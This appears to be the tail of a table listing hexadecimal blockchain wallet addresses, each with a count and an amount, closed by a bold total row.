0xa9b717e03cf8f2d792bff807588e50dcea9d0b1c	4	0.475362
0x43e44151ad4d625d367376a6fd3ea44c82718777	4	7.32426232
0xc4e6e206ddc7f83a78582fc4e5536a8ed395c5e1	4	0.194103764
0x02c48a8716f4ed9784544fc7100abfb9febd1761	4	0.564922754
0xac9a31bb9e9a3887ffc9513a93dd6da7ec648345	3	0.0574927
0x887d27da0a963bdfbc503357f2dc9837eb2c9444	3	5.168551905
0x869c893e84618da936274badf3d9e800d0572955	3	5.93558275
0xea375afbda5e11af6f93932ef2dcde2cf38768dd	3	0.16124587
0x4562b3eea33b3eb4ed2e08719a05421e06e452f4	2	5.096436059
0xcfe425756103a113807985f4b9aa3cecf637e99a	2	0.243502265
0xb2bfcee11601b6af7357a7a636b7af3240024568	1	4.652749775
0x334bd517cf36ad075b0807903624139ce99e3921	1	1.0043
<b>Total</b>	<b>364</b>	<b>133.2762441</b>